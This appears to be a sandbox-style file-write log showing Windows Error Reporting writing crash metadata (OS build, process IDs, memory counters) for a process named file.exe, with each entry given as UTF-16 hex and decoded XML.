C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 31 00 33 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6136</Pid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1170	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 32 00 31 00 37 00 30 00 37 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>21707</Uptime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1214	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1218	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1222	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1304	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1308	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1312	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1364	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1368	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1372	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1416	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1420	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1426	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 34 00 39 00 30 00 31 00 31 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>102490112</PeakVirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1514	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1518	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1524	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 34 00 38 00 31 00 39 00 32 00 30 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>102481920</VirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1596	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1600	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1606	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 38 00 39 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>3895</PageFaultCount>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1680	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1684	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1690	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 39 00 31 00 34 00 36 00 38 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>12914688</PeakWorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1788	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1792	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1798	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 39 00 30 00 32 00 34 00 30 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>12902400</WorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1880	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1884	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	1890	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 30 00 37 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>180744</QuotaPeakPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2014	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 30 00 35 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>180576</QuotaPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2112	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2116	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2122	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 38 00 34 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>78448</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2246	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2250	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2256	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 38 00 30 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>78096</QuotaNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2364	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2368	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2374	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 38 00 36 00 35 00 32 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>4886528</PagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2450	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2454	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2460	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 39 00 34 00 37 00 32 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>4894720</PeakPagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2552	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2556	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2562	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 38 00 36 00 35 00 32 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>4886528</PrivateUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2634	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2638	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2642	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2688	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2692	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2696	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2726	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2730	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2736	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2776	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2780	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2788	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 35 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3452</Pid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2830	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2900	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2904	2	09 00		success or wait	4	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2912	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3002	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3006	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3014	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 31 00 39 00 33 00 34 00 32 00 36 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>7193426</Uptime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3074	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3152	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3156	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3164	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3216	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3220	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3228	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3272	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3276	2	09 00		success or wait	5	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3286	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DA8497A	unknown
